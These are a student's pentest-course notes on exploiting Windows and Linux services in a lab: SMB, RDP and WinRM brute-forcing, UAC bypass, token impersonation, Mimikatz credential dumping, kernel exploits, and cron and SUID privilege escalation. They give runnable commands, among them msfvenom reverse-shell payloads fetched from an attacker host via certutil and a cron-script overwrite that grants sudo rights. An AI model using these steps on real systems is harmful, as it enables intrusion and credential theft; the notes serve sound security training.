
- The SMB protocol utilizes two levels of authentication, namely:
  - User Authentication
  - Share Authentication
- User Authentication- Users must provide a username and password in order to authenticate with the SMB server in order to access a share.
- Share Authentication- Users must provide a password in order to access restricted share.
- Note: Both of these authentication levels utilize a challenge response authentication system.

### SMB Authentication:



**PsExec** is a lightweight telnet-replacement developed by Microsoft that allows you execute processes on remote windows systems using any user's credentials.

- PsExec authentication is performed via SMB.
- We can use the PsExec utility to authenticate with the target system legitimately and run arbitrary commands or launch a remote command prompt.
- It is very similar to RDP, however, instead of controlling the remote system via GUI, commands are sent via CMD.

- In order to utilize PsExec to gain access to a Windows target, we will need to identify legitimate user accounts and their respective passwords or password hashes.
- This can be done by leveraging various tool and techniques, however, the most common technique will involve performing an SMB login brute-force attack.
- We can narrow down our brute-force attack to only include common Windows user accounts like:
  - Administrator
- After we have obtained a legitimate user account and password, we can use the credentials to authenticate with the target system via PsExec and execute arbitrary system commands or obtain a reverse shell.

[Target IP: 10.2.24.221]

- nmap -sV -sC 10.2.24.221
- service postgresql start && msfconsole
- search smb\_login
- use auxiliary/scanner/smb/smb\_login
- show options
- set USER\_FILE /usr/share/metasploit-framework/data/wordlists/common\_users.txt
- set PASS\_FILE /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt
- set RHOSTS 10.2.24.221
- show options
- set VERBOSE false
- run [Got the Administrator account's credentials]
- psexec.py [Administrator@10.2.24.221](#) cmd.exe {enter the password}
  - whoami
  -
- search psexec
- use exploit/windows/smb/psexec
- show options
- set RHOSTS 10.2.24.221
- set SMBUser Administrator
- set SMBPass qwertyuiop
- exploit [got meterpreter session]
  - sysinfo
  - whoami
  - getuid

## (7) Exploiting Windows MS17-010 SMB Vulnerability (EternalBlue):

- Same as 'SECTION 1: Assessment Methodologies- Vulnerability Assessment (5)'

## (8) Exploiting RDP:

The **Remote Desktop Protocol (RDP)** is a proprietary GUI remote access protocol developed by Microsoft and is used to remotely connect and interact with a Windows system.

- RDP uses TCP port 3389 by default, and can also be configured to run on any other TCP port.

- RDP authentication requires a legitimate user account on the target system as well as the user's password in clear-text.
- We can perform an RDP brute-force attack to identify legitimate user credentials that we can use to gain remote access to the target system.

[Target IP: 10.2.24.86]

- nmap -sV 10.2.24.86
- service postgresql start && msfconsole
- search rdp\_scanner
- use auxiliary/scanner/rdp/rdp\_scanner
- show options
- set RHOSTS 10.2.24.86
- set RPORT 3333
- run
- hydra -L /usr/share/metasploit-framework/data/wordlists/common\_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt rdp://10.2.24.86 -s 3333
  - [got the credentials]
- xfreerdp /u:administrator /p:qwertyuiop /v:10.2.24.86:3333
  - [got the RDP session]
  - **xfreerdp** is a open-source tool that connects to a remote machine using RDP from a linux system.
- xfreerdp /u:user /p:password321 /cert:ignore /v:MACHINE\_IP
  - /u:user – Specifies the username to use for logging into the remote system
  - /p:password321 – Specifies the password for the user account
  - /cert:ignore – Tells to ignore certificate warnings or errors (e.g., self-signed certs)
  - /v:MACHINE\_IP – Specifies the IP address or hostname of the remote machine to connect to

## (9) Exploiting Windows CVE-2019-0708 RDP Vulnerability (BlueKeep):

- Same as ‘SECTION 1: Assessment Methodologies- Vulnerability Assessment (6)’

## (10) Exploiting WinRM:

**Windows Remote Management (WinRM)** is a Windows remote management protocol that can be used to facilitate remote access with Windows systems over HTTP(S).

- Microsoft implemented WinRM in to Windows in order to make life easier for system administrators.
- WinRM is typically used in the following ways:
  - Remotely access and interact with Windows hosts on a local network.
  - Remotely access and execute commands on Windows systems.
  - Manage and configure Windows systems remotely.
- WinRM typically uses TCP port 5985 and 5986 (HTTPS).
- WinRM implements access control and security for communication between systems through various forms of authentication.
- We can utilize a utility called “crackmapexec” to perform a brute-force on WinRM in order to identify users and their passwords as well as execute commands on the target system.

- We can also utilize a ruby script called “evil-winrm” to obtain a command shell session on the target system.

[Target IP: 10.2.18.45]

- nmap -sV 10.2.18.45
- nmap -sV -p 5985 10.2.18.45
- crackmapexec
- crackmapexec winrm 10.2.18.45 -u administrator -p /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt
  - got the credentials
- crackmapexec winrm 10.2.18.45 -u administrator -p tinkerbell -x “whoami”
- crackmapexec winrm 10.2.18.45 -u administrator -p tinkerbell -x “systeminfo”
- evil-winrm.rb -u administrator -p ‘tinkerbell’ -i 10.2.18.45
  - [got the command shell]
  - whoami
  - ipconfig
  - net user
- service postgresql start && msfconsole
- search winrm\_script
- use exploit/windows/winrm/winrm\_script\_exec
- show options
- set RHOSTS 10.2.18.45
- set FORCE\_VBS true
- set USERNAME administrator
- set PASSWORD tinkerbell
- exploit [got the meterpreter session]
  - sysinfo
  - getuid

## (11) Windows Kernel Exploits:

**Privilege escalation** is the process of exploiting vulnerabilities or misconfigurations in systems to elevate privileges from one to another, typically to a user with administrative or root access on a system.

- Privilege escalation is a vital element of the attack life cycle and is a major determinant in the overall success of a penetration test.
- After gaining an initial foothold on a target system you will be required to elevate your privileges in order to perform tasks and functionality that require administrative privileges.
- The importance of privilege escalation in the penetration testing process cannot be overstated or over looked. Developing your privilege escalation skills will mark you out as a good penetration tester.

A **Kernel** is a computer program that is the core of an operating system and has complete control over every resource and hardware on a system. It acts as a translation layer between hardware and software and facilitates the communication between these two layers.

- Windows NT is the kernel that comes pre-packaged with all versions of Microsoft Windows and operates as a traditional kernel with a few exceptions based on user design philosophy. It consists of two main modes of operation that determine access to system resources and hardware:
  - User Mode – Programs and services running in user mode have limited access to system resources and functionality.
  - Kernel Mode – Kernel mode has unrestricted access to system resources and functionality with the added functionality of managing devices and system memory.
- Kernel exploits on Windows will typically target vulnerabilities in the Windows kernel to execute arbitrary code in order to run privileged system commands or to obtain a system shell.
- This process will differ based on the version of Windows being targeted and the kernel exploit being used.
- Privilege escalation on Windows systems will typically follow the following methodology:
  - Identifying kernel vulnerabilities
  - Downloading, compiling and transferring kernel exploits onto the target system.

### **Tools & Environment:**

- Windows-Exploit-Suggester – This tool compares a target patch levels against the Microsoft vulnerability database in order to detect potential missing patches on the target. It also notifies the user if there are public exploits and Metasploit modules available for the missing bulletins.
  - Github: <https://github.com/AonCyberLabs/Windows-Exploit-Suggester>
- Windows-Kernel-Exploits -
  - Github: <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-135>
- Note: The techniques demonstrated in this video are performed on a Windows 7 SP1 VM.
- msfconsole
- sessions [Already have a meterpreter session with normal privileges]
- sessions 3
  - getuid
  - getprivs
  - getsystem
  - background
- search suggester
- use post/multi/recon/local\_exploit\_suggester
- show options
- sessions
- run
- use exploit/windows/local/ms16\_014\_wmi\_recv\_notif
- show options
- set SESSION 3
- sessions
- set LPORT 4422
- exploit [Elevated privilege successfully]
  - getuid
  - background

- sessions
- sessions 3
  - getuid
  - shell
  - systeminfo [create a .txt file and save this output in that file(win7.txt)]
  - back to meterpreter session
- cd Windows-Exploit-Suggester
- ls
- ./windows-exploit-suggester.py –update
- ./windows-exploit-suggester.py –database 2021-12-26-mssb.xls –systeminfo ~/Desktop/win7.txt
- download ‘41015.exe’ from <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-135>
- go to meterpreter session
  - cd C:\\
  - ls
  - cd Temp\\
  - ls
  - upload ~/Downloads/41015.exe
  - shell
  - dir
  - .\\41015.exe
  - .\\41015.exe 7
  - whoami [got the elevated privilege]

## (12) Bypassing UAC With UACMe:

**User Account Control (UAC)** is a Windows security feature introduced in Windows Vista that is used to prevent unauthorized changes from being made to the operating system.

- UAC is used to ensure that changes to the operating system require approval from the administrator or a user account that is part of the local administrators group.
- A non-privileged user attempting to execute a program with elevated privileges will be prompted with the UAC credential prompt, whereas a privileged user will be prompted with a consent prompt.
- Attacks can bypass UAC in order to execute malicious executables with elevated privileges.
- In order to successfully bypass UAC, we will need to have access to a user account that is a part of the local administrators group on the Windows target system.
- UAC allows a program to be executed with administrative privileges, consequently prompting the user for confirmation.
- UAC has various integrity levels ranging from low to high, if the UAC protection level is set below high, Windows programs can be executed with elevated privileges without prompting the user for confirmation
- There are multiple tools and techniques that can be used to bypass UAC, however, the tool and technique used will depend on the version of Windows running on the target system.

**UACMe** is an open source, robust privilege escalation tool developed by @hfiref0x. It can be used to bypass Windows UAC by leveraging various techniques.

- Github: <https://github.com/hfiref0x/UACME>

- The UACME GitHub repository contains a very well documented list of methods that can be used to bypass UAC on multiple versions of Windows ranging from Windows 7 to Windows 10.
- It allows attackers to execute malicious payloads on a Windows target with administrative/elevated privileges by abusing the inbuilt Windows AutoElevate tool.
- The UACMe GitHub repository has more than 60 exploits that can be used to bypass UAC depending on the version of Windows running on the target.

[Target IP: 10.2.22.220]

- nmap 10.2.22.220
- service postgresql start
- msfconsole
- setg RHOSTS 10.2.22.220
- search rejecto
- use exploit/windows/http/rejecto\_hfs\_exec
- show options
- exploit [got the meterpreter session]
  - sysinfo
  - pgrep explorer
  - migrate 2448
  - sysinfo
  - getuid
  - getprivs
  - shell [got the windows command shell]
  - net user
  - net localgroup administrators
  - net user admin password123 {access denied}
  - back to the meterpreter session
- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.5.2 LPORT=1234 -f exe > backdoor.exe
- ls
- msfconsole
- use multi/handler
- set payload windows/meterpreter/reverse\_tcp
- set LHOST 10.10.5.2
- set LPORT 1234
- run [will get the meterpreter session after uploading backdoor.exe]
  - sysinfo [got the session]
  - getuid
  - getprivs
  - ps
  - migrate 688
  - sysinfo
  - getuid
- go to the meterpreter session again
  - pwd
  - getuid

- getprivs
- cd C:\\
- mkdir Temp
- cd Temp
- upload backdoor.exe
- upload /root/Desktop/tools/UACME/Akagi64.exe
- shell [got command shell]
- dir
- .\Akagi64.exe 23 C:\Temp\backdoor.exe

### **(13) Access Token Impersonation:**

**Windows access tokens** are a core element of the authentication process on Windows and are created and managed by the Local Security Authority Subsystem Service (LSASS).

- A Windows access token is responsible for identifying and describing the security context of a process or thread running on a system. Simply put, an access token can be thought of as a temporary key akin a web cookie that provides users with access to a system or network resource without having to provide credentials each time a process is started or a system resource is accessed.
- Access tokens are generated by the winlogon.exe process every time a user authenticates successfully and includes the identify and privileges of the user account associated with the thread or process. This token is then attached to the userinit.exe process, after which all child processes started by a user will inherit a copy of the access token from their creator and will run under the privileges of the same access token.
- Windows access tokens are categorized based on the varying security levels assigned to them. These security levels are used to determine the privileges that are assigned to a specific token.
- An access token will typically be assigned one of the following security levels:
  - Impersonate-level tokens are created as a direct result of a non-interactive login on Windows, typically though specific system services or domain logons.
  - Delegate-level tokens are typically created through an interactive login on Windows, primarily through a traditional login or through remote access protocols such as RDP.
- Impersonate-level tokens can be used to impersonate a token on the local system and not on any external systems that utilize the token.
- Delegate-level tokens pose the largest threat as they can be used to impersonate tokens on any system.
- The process of impersonating access tokens to elevate privileges on a system will primarily depend on the privileges assigned to the account that has been exploited to gain initial access as well as the impersonation or delegation tokens available.
- The following are the privileges that are required for a successful impersonation attack:
  - SeAssignPrimaryToken: This allows a user to impersonate tokens.
  - SeCreateToken: This allows a user to create an arbitrary token with administrative privileges.
  - SeImpersonatePrivilege: This allows a user to create a process under the security context of another user typically with administrative privileges.

### **The Incognito Module**

- Incognito is a built-in meterpreter module that was originally a standalone application that allows you to impersonate user tokens after successful exploitation.
- We can use the incognito module to display a list of available tokens that we can impersonate.

[Target IP: 10.2.24.20]

- nmap 10.2.24.20
- service postgresql start && msfconsole
- search rejetto
- use exploit/windows/http/rejetto\_hfs\_exec
- show options
- set RHOSTS 10.2.24.20
- exploit [got meterpreter session]
  - sysinfo
  - pgrep explorer
  - migrate 3512 [most probably failed]
  - getuid
  - getprivs
  - load incognito
  - list\_tokens -u [copy the specific token you want to impersonate]
  - impersonate\_token "ATTACKDEFENSE\Administrator"
  - getuid [got the escalated privilege]
  - pgrep explorer
  - migrate 3512
  - getprivs
  - getuid
  - impersonate\_token "NT AUTHORITY\SYSTEM"

## (14) Alternate Data Streams:

**Alternate Data Streams(ADS)** is an NTFS (New Technology File System) file attribute and was designed to provide compatibility with the MacOS HFS (Hierarchical File System).

- Any file created on an NTFS formatted drive will have two different forksstreams:
  - Data stream – Default stream that contains the data of the file.
  - Resource stream – Typically contains the metadata of the file.
- Attackers can use ADS to hide malicious code or executables in legitimate files in order to evade detection.
- This can be done by storing the malicious code or executables in the file attribute resource stream (metadata) of a legitimate file.
- This technique is usually used to evade basic signature based AVs and static scanning tools.

Go to cmd:

- cd Desktop
- notepad test.txt
- del test.txt
- notepad test.txt:secret.txt
- dir
- notepad test.txt
- notepad test.txt:secret.txt

- del test.txt
- cd \
- cd Temp
- dir [we have an executable file in this folder that we need to hide from users]
- type payload.exe > windowslog.txt:winpeas.exe
- notepad windowslog.txt
- del payload.exe
- start windowslog.txt:winpeas.exe [check whether this runs or not, if not proceed further]
- cd \
- cd Windows\System32
- mklink wupdate.exe C:\Temp\windowslog.txt\winpeas.exe [run as administrator]
- wupdate [Now, winpeas.exe will be executed]

## (15) Windows Password Hashes:

- The Windows OS stores hashed user account passwords locally in the SAM (Security Accounts Manager) database.
- Hashing is the process of converting a piece of data into another value. A hashing function or algorithm is used to generate the new value. The result of a hacking algorithm is known as a hash or hash value.
- Authentication and verification of user credentials is facilitated by the Local Security Authority (LSA).
- Windows versions up to Windows Server 2003 utilize two different types of hashes.
  - LM
  - NTLM
- Windows disables LM hashing and utilizes NTLM hashing from Windows Vista onwards.

**SAM (Security Account manager)** is a database file that is responsible for managing user accounts and passwords on Windows. All user account passwords stored in the SAM database are hashed.

- The SAM database file cannot be copied while the operating system is running.
- The Windows NT kernel keeps the SAM database file locked and as a result, attackers typically utilize in-memory techniques and tools to dump SAM hashes from the LSASS process.
- In modern versions of Windows, the SAM database is encrypted with a syskey.
- Note: Elevated/Administrative privileges are required in order to access and interact with the LSASS process.

**LM (LanMan)** is the default hashing algorithm that was implemented in Windows operating systems prior to NT4.0.

- The protocol is used to hash user passwords, and the hashing process can be broken down into the following steps:
  - The password is broken into seven-character chunks.
  - All characters are then converted into uppercase.
  - Each chunk is then hashed separately with the DES algorithm.
- LM hashing is generally considered to be a weak protocol and can easily be cracked, primarily because the password hash does not include salts, consequently making brute-force and rainbow table attacks effective against LM hashes.

**NTLM (NTHash)** is a collection of authentication protocols that are utilized in Windows to facilitate authentication between computers. The authentication process involves using a valid username and password to authenticate successfully.

- From Windows Vista onwards, Windows disables LM hashing and utilizes NTLM hashing.
- When a user account is created, it is encrypted using the MD4 hashing algorithm, while the original password is disposed of.
- NTLM improves upon LM in the following ways:
  - Does not split the hash in to two chunks.
  - Case sensitive.
  - Allows the use of symbols and unicode characters.

## (16) Searching For Passwords in Windows Configuration Files:

- Windows can automate a variety of repetitive tasks, such as the mass rollout or installation of Windows on many systems.
- This is typically done through the use of the Unattended Windows Setup utility, which is used to automate the mass installation/deployment of Windows on systems.
- This tool utilizes configuration files that contain specific configurations and user account credentials, specifically the Administrator account's password.
- If the Unattended Windows Setup configuration files are left on the target system after installation, they can reveal user account credentials that can be used by attackers to authenticate with Windows target legitimately.

### Unattended Windows Setup

- The Unattended Windows Setup utility will typically utilize one of the following configuration files that user account and system configuration information.
  - C:\Windows\Panther\Unattend.xml
  - C:\Windows\Panther\Autoattended.xml
- As a security precaution, the passwords stored in the Unattended Windows Setup configuration file may be encoded in base64.

[Target IP: 10.2.27.165]

- go to cmd
- net user
- whoami /priv
- go to kali, to generate the payload
- ifconfig
- msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=10.10.5.2 LPORT=1234 -f exe > payload.exe
- ls
- python -m SimpleHTTPServer 80
- go to cmd
- cd Desktop
- cerutil -urlcache -f <http://10.10.5.2/payload.exe> payload.exe
- go to kali and stop the web server
- service postgresql start && msfconsole
- use multi/handler
- set payload windows/x64/meterpreter/reverse\_tcp

- set LPORT 1234
- set LHOST 10.10.5.2
- run
- execute the payload on windows to get the meterpreter session
  - sysinfo
  - search -f Unattend.xml
  - cd C:\\
  - cd Windows
  - cd Panther
  - dir
  - download Unattend.xml
- ls
- cat Unattend.xml
- vim password.txt & save the password found for administrator that is encoded in base64
- base64 -d password.txt
- psexec.py [Administrator@10.2.27.165](#)
- got command shell
  - whoami

## (17) Dumping Hashes With Mimikatz:

**Mimikatz** is a Windows post-exploitation tool written by Benjamin Delpy (@gentilkiwi). It allows for the extraction of clear-text passwords, hashes and Kerberos tickets from memory.

- The SAM (Security Account Manager) database, is a database file on Windows systems that stores hashes user passwords.
- Mimikatz can be used to extract hashes from the lsass.exe process memory where hashes are cached.
- We can utilize the pre-compiled mimikatz executable, alternatively, if we have access to a meterpreter session on a Windows target, we can utilize the inbuilt meterpreter extension Kiwi.
- Note: Mimikatz will require elevated privileges in order to run correctly.

[Target IP: 10.2.18.199]

- nmap -sV 10.2.18.199
- service postgresql start
- msfconsole
- search badblue
- use exploit/windows/http/badblue\_passthru
- show options
- set RHOSTS 10.2.18.199
- exploit [got meterpreter session]
  - sysinfo
  - getuid
  - pgrep lsass
  - migrate 788
  - getuid
  - load kiwi
  - ?

- creds\_all
- lsa\_dump\_sam
- lsa\_dump\_secrets
- pwd
- cd C:\\
- mkdir Temp
- cd Temp
- upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe
- shell
- dir
- .\mimikatz.exe
  - privilege::debug
  - lsadump::sam
  - lsadump::secrets
  - sekurlsa::logonpasswords

#### **(18) Pass-The-Hash Attacks:**

- Same as ‘SECTION 1: Assessment Methodologies- Vulnerability Assessment (7)’

#### **(19) Frequently Exploited Linux Services:**

- Same as ‘SECTION 1: Assessment Methodologies- Vulnerability Assessment (8)’

#### **(20) Exploiting Bash CVE-2014-6271 Vulnerability (Shellshock):**

- Same as ‘SECTION 1: Assessment Methodologies- Vulnerability Assessment (9)’

#### **(21) Exploiting FTP:**

**FTP (File Transfer Protocol)** is a protocol that uses TCP port 21 and is used to facilitate file sharing between a server and client/clients.

- It is also frequently as a means of transferring files to and from the directory of a web server.
- FTP authentication requires a username and password combination. As a result, we can perform a brute-force attack on the FTP server in order to identify legitimate credentials.
- In some cases, FTP servers may be configured to allow anonymous access, which consequently allows anyone to access to the FTP server without providing any legitimate credentials.

- ifconfig
- nmap -sV 192.93.66.3
- ftp 192.93.66.3 [check whether anonymous login is allowed or not]
- ls -al /usr/share/nmap/scripts/ | grep ftp-\*
- hydra -L /usr/share/metasploit-framework/data/wordlists/common\_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt 192.93.66.3 -t 4 ftp
- ftp 192.93.66.3 [login using credentials found in brute-force]
  - dir
  - get secret.txt
- ls

- nmap -sV 192.93.66.3
- searchsploit ProFTPD

## (22) Exploiting SSH:

- **SSH (Secure Shell)** is a remote administration protocol that offers encryption and is the successor to Telnet.
- It is typically used for remote access to servers and systems.
- SSH uses TCP port 22 by default, however, like other services, it can be configured to use any other open TCP port.
- SSH authentication can be configured in two ways:
  - Username & password authentication
  - Key based authentication
- In the case of username and password authentication, we can perform a brute-force attack on the SSH server in order to identify legitimate credentials and consequently gain access to the target system.
- ifconfig
- nmap -sV 192.156.211.3
- hydra -L /usr/share/metasploit-framework/data/wordlists/common\_users.txt -P /usr/share/metasploit-framework/data/wordlists/common\_passwords.txt 192.156.211.3 -t 4 ssh
- ssh sysadmin@192.156.211.3 {use the credentials found in brute-force}
  - whoami
  - ls
  - groups sysadmin
  - cat /etc/\*issue
  - uname -r
  - cat /etc/passwd
  - ls

## (23) Exploiting SAMBA:

- SMB (Server Message Block) is a network file sharing protocol that is used to facilitate the sharing of files and peripherals between computers on a local network (LAN).
- SMB uses port 445 (TCP). However, originally, SMB ran on top of NetBIOS using port 139.
- Samba is the Linux implementation of SMB, and allows Windows systems to access Linux shares and devices.
- The SMB protocol is also known as a response-request protocol, meaning that it transmits multiple messages between the client and server to establish a connection.
- SAMBA utilizes username and password authentication in order to obtain access to the server or a network share.
- We can perform a brute-force attack on the SAMBA server in order to obtain legitimate credentials.
- After obtaining legitimate credentials, we can use a utility called SMBMap in order to enumerate SAMBA share drives, list the contents of the shares as well as download files and execute remote commands on the target.

- We can also utilize a tool called smbclient, smbclient is a client that is part of the SAMBA software suite. It communicates with a LAN Manager server, offering an interface similar to that of the ftp program. It can be used to download files from the server to the local machine, upload files from the local machine to the server as well as retrieve directory information from the server.
- ifconfig
- nmap -sV 192.56.47.3
- hydra -L admin -P /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt 192.56.47.3 smb
- smbmap
- smbmap -H 192.56.47.3 -u admin -p password1

**SMBClient** is part of the default SAMBA suite, used to access resources on servers.

- **Syntax:** smbclient // [IP] / [SHARE]
  - -U: to specify the user
  - -p: to specify the port
- smbclient
- man smbclient
- smbclient -L 192.56.47.3 -U admin {enter the password}
- smbclient // 192.56.47.3 / shawn -U admin {enter the password}
  - ?
  - dir
  - cd dev \
  - dir
  - cd ..
  - cd run
  - dir
  - cd ..
  - cd test
  - dir
  - cd ..
  - exit
- smbclient // 192.56.47.3 / nancy -U admin {Enter the password}
  - dir
  - cd srv
  - dir
  - cd ..
  - cd dir
  - dir
  - get flag
  - exit
- ls
- cat flag
- smbclient // 192.56.47.3 / admin -U admin {Enter the password}
  - dir
  - cd hidden \

- dir
- get flag.tar.gz
- exit
- ls
- rm flag
- tar xzf flag.tar.gz
- ls
- cat flag

**Enum4Linux** is a tool used to enumerate SMB shares on both Windows and Linux systems.

- The syntax of Enum4Linux is: “enum4linux [options] ip”
  - -U: get userlist
  - -M: get machine list
  - -N: get namelist dump
  - -S: get sharelist
  - -P: get password policy information
  - -G: get group and member list
  - -a: all the above (full basic enumeration)
- enum4linux -a 192.56.47.3
- enum4linux
- enum4linux -a -u admin -p password1 192.56.47.3

## (24) Linux Kernel Exploits:

- Kernel exploits on Linux will typically target vulnerabilities in the Linux kernel to execute arbitrary code in order to run privileged system commands or to obtain a system shell.
- This process will differ based on the Kernel version and distribution being targeted and the kernel exploit being used.
- Privilege escalation on Linux systems will typically follow the following methodology:
  - Identifying kernel vulnerabilities
  - Downloading, compiling and transferring kernel exploits onto the target system.

### Tools & Environment:

- Linux-Exploit-Suggester – This tool is designed to assist in detecting security deficiencies for given Linux kernel/Linux-based machine. It assesses (using heuristics methods) the exposure of the given kernel on every publicly known Linux kernel exploit.
  - GitHub: <https://github.com/mzet-/linux-exploit-suggester>
- Note: The techniques demonstrated in this section are performed on an Ubuntu 12.04 VM.
- Obtain meterpreter session on the target
  - sysinfo
  - getuid
  - shell
    - /bin/bash -i
    - groups www-data
    - cat /etc/passwd
    - sudo apt-get update
    - exit
- go to <https://github.com/mzet-/linux-exploit-suggester> and download (les.sh) on kali linux

- go to meterpreter session
  - cd /tmp
  - ls
  - upload ~/Desktop/Linux-Enum/les.sh
  - shell
    - /bin/bash -i
    - ls
    - chmod +x les.sh
    - ls
    - ./les.sh
    - now you can download the applicable exploits from the exploitdb web page
- sudo apt-get install gcc
- cd Downloads
- ls
- mv 40839.c dirty.c
- ls
- gcc -pthread dirty.c -o dirty -lcrypt
- ls
- go to meterpreter session
  - upload ~/Downloads/dirty
  - shell
    - /bin/bash -i
    - ls
    - chmod +x dirty
    - ./dirty password123 {if error occurred, we need to compile exploit on the target}
    - rm dirty
  - upload ~/Downloads/dirty.c
  - shell
    - /bin/bash -i
    - gcc -pthread dirty.c -o dirty -lcrypt
    - ls
    - chmod +x dirty
    - ./dirty password123
    - cat /etc/passwd
- ssh [firefart@10.10.10.15](mailto:firefart@10.10.10.15) {password123}
  - sudo apt-get update
  - apt-get update
  - whoami
  - cat /etc/shadow

## (25) Exploiting Misconfigured Cron Jobs:

- Linux implements task scheduling through a utility called Cron.
- Cron is a time-based service that runs applications, scripts and other commands repeatedly on a specified schedule.
- An application, or script that has been configured to be run repeatedly with Cron is known as a Cron job. Cron can be used to automate or repeat a wide variety of functions on a system, from daily backups to system upgrades and patches.

- The crontab file is a configuration file that is used by the Cron utility to store and track Cron jobs that have been created.
- Cron jobs can also be run as any user on the system, this is a very important factor to keep an eye on as we will be targeting Cron jobs that have been configured to be run as the “root” user.
- This is primarily because, any script or command that is run by a Cron job will run as the root user and will consequently provide us with root access.
- In order to elevate our privileges, we will need to find and identify cron jobs scheduled by the root user or the files being processed by the cron job.
- whoami
- groups student
- cat /etc/passwd
- crontab -l
- ls -al
- pwd
- cat message [only allowed to root users]
- cd /
- grep -rnw /usr -e “/home/student/message”
- ls -al /tmp
- cat /tmp/message
- ls -al /usr/local/share/copy.sh
- cat /usr/local/share/copy.sh
- printf ‘#!/bin/bash\necho “student ALL=NOPASSWD:ALL” >> /etc/sudoers’ > /usr/local/share/copy.sh
- cat /usr/local/share/copy.sh
- sudo -l
- sudo su
- whoami
- cd /root
- ls
- cat flag
- crontab -l

## (26) Exploiting SUID Binaries:

- In addition to the three main file access permissions (read, write, and execute). Linux also provides users with specialized permissions that can be utilized in specific situations. One of these access permissions is the SUID (Set Owner User ID) permission.
- When applied, this permission provides users with the ability to execute a script or binary with the permissions of the file owner as opposed to the user that is running the script or binary.
- SUID permissions are typically used to provide unprivileged users with the ability to run specific scripts or binaries with “root” permissions. It is to be noted, however, that the provision of elevated privileges is limited to the execution of the script and does not translate

to elevation of privileges. However, if improperly configured unprivileged users can exploit misconfigurations or vulnerabilities within the binary or script to obtain an elevated session.

- This is the functionality that we will be attempting to exploit in order to elevate our privileges, however, the success of our attack will depend on the following factors:
  - Owner of the SUID binary – Given that we are attempting to elevate our privileges, we will only be exploiting SUID binaries that are owned by the “root” user or other privileged users.
  - Access permissions – We will require executable permissions in order to execute the SUID binary.
  
- whoami
- groups student
- pwd
- ls -al
- ./greetings [not allowed to run]
- ./welcome
- file welcome
- strings welcome
- rm greetings
- cp /bin/bash greetings
- ls
- ./welcome [got root privileges]
- id
- whoami
- cat /etc/shadow

## (27) Dumping Linux Password Hashes:

- Linux has multi-user support and as a result, multiple users can access the system simultaneously. This can be seen as both an advantage and disadvantage from a security perspective, in that, multiple accounts offer multiple access vectors for attackers and therefore increase the overall risk of the server.
- All of the information for all accounts on Linux is stored in the passwd file located in: /etc/passwd.
- We cannot view the passwords for the users in the passwd file because they are encrypted and the passwd file is readable by any user on the system.
- All the encrypted passwords for the users are stored in the shadow file. it can be found in the following directory: /etc/shadow
- The shadow file can only be accessed and read by the root account, this is a very important security feature as it prevents other accounts on the system from accessing the hashed passwords.
  
- The passwd file gives us information in regards to the hashing algorithm that is being used and the password hash, this is very helpful as we are able to determine the type of hashing algorithm that is being used and its strength. We can determine this by looking at the number after the username encapsulated by the dollar symbol (\$).
  - [\$1:MD5, \$2:Blowfish, \$5:SHA-256, \$6:SHA-512]

- ifconfig
- nmap -sV 192.44.156.3
- searchsploit ProFTPD
- service postgresql start && msfconsole
- setg RHOSTS 192.44.156.3
- search proftpd
- use exploit/unix/ftp/proftpd\_133c\_backdoor
- show options
- exploit [got command shell session]
  - /bin/bash -i
  - id
  - background or (ctrl+z)
- sessions
- sessions -u 1
- sessions
- sessions 2 [got meterpreter session]
  - sysinfo
  - getuid
  - cat /etc/shadow
  - background
- search hashdump
- use post/linux/gather/hashdump
- show options
- set SESSION 2
- run

## **Host & Network Penetration Testing– Network Based Attacks:-**

### **(1) Networking Fundamentals:**

- Same as ‘SECTION 1: Assessment Methodologies- Footprinting & Scanning (2)’

### **(2) Firewall Detection & IDS Evasion:**

- Same as ‘SECTION 1: Assessment Methodologies- Footprinting & Scanning (15)’

### **(3) Introduction to Enumeration:**

- After the host discovery and port scanning phase of a penetration test, the next logical phase is going to involve service enumeration.
- The goal of service enumeration is to gather additional, more specific/detailed information about the hosts/systems on a network and the services running on said hosts.
- This includes information like account names, shares, misconfigured services and so on.
- Like the scanning phase, enumeration involves active connections to the remote devices in the network.
- There are many protocols on networked systems that an attacker can target if they have been misconfigured or have been left enabled.

- In this section of the course, we will be exploring the various tools and techniques that can be used to interact with these protocols, with the intent of eventually/potentially exploiting them in later phases.

#### (4) SMB & NetBIOS Enumeration:

- NetBIOS and SMB are two different technologies, but they're related in the context of networking and file sharing on Windows networks.
- Let's break down each of them to understand their roles and how they differ:

**NetBIOS** is an API and a set of network protocols for providing communication services over a local network. It's used primarily to allow applications on different computers to find and interact with each other on a network.

- Functions: NetBIOS offers three primary services:
  - Name Service (NetBIOS-NS): Allows computers to register, unregister, and resolve names in a local network.
  - Datagram Service (NetBIOS-DGM): Supports connectionless communication and broadcasting.
  - Session Service (NetBIOS-SSN): Supports connection-oriented communication for more reliable data transfers.
- Ports: NetBIOS typically uses ports 137(Name Service), 138(Datagram Service), and 139(Session Service) over UDP and TCP.

**SMB** is a network file sharing protocol that allows computers on a network to share files, printers, and other resources. It is the primary protocol used in Windows networks for these purposes.

- Functions: SMB provides features for file and printer sharing, named pipes, and inter-process communication (IPC). It allows users to access files on remote computers as if they were local.
- Versions: SMB has several versions:
  - SMB 1.0: The original version, which had security vulnerabilities. It was used with older operating systems like Windows XP.
  - SMB 2.0/2.1: Introduced with Windows Vista/Windows Server 2008, offering improved performance and security.
  - SMB 3.0+: Introduced with Windows 8/Windows Server 2012, adding features like encryption, multichannel support, and improvements for virtualization.
- Ports: SMB generally uses port 445 for direct SMB traffic (bypassing NetBIOS) and port 139 when operating with NetBIOS.
- While NetBIOS and SMB were once closely linked, modern networks rely primarily on SMB for file printer sharing, often using DNS and other mechanisms for name resolution instead of NetBIOS.
- Modern implementations of Windows primarily use SMB and can work without NetBIOS, however, NetBIOS over TCP 139 is required for backward compatibility and are often enabled together.
- cat /etc/hosts
- ping 10.4.30.139{demo.ine.local}
- ping 10.4.26.4{demo1.ine.local}

- nmap demo.ine.local
- nbtscan
- whatis nbtscan
- ifconfig
- nbtscan 10.10.4.0/24
- nbtscan 10.10.30.0/24
- nbtscan 10.10.30.0/20
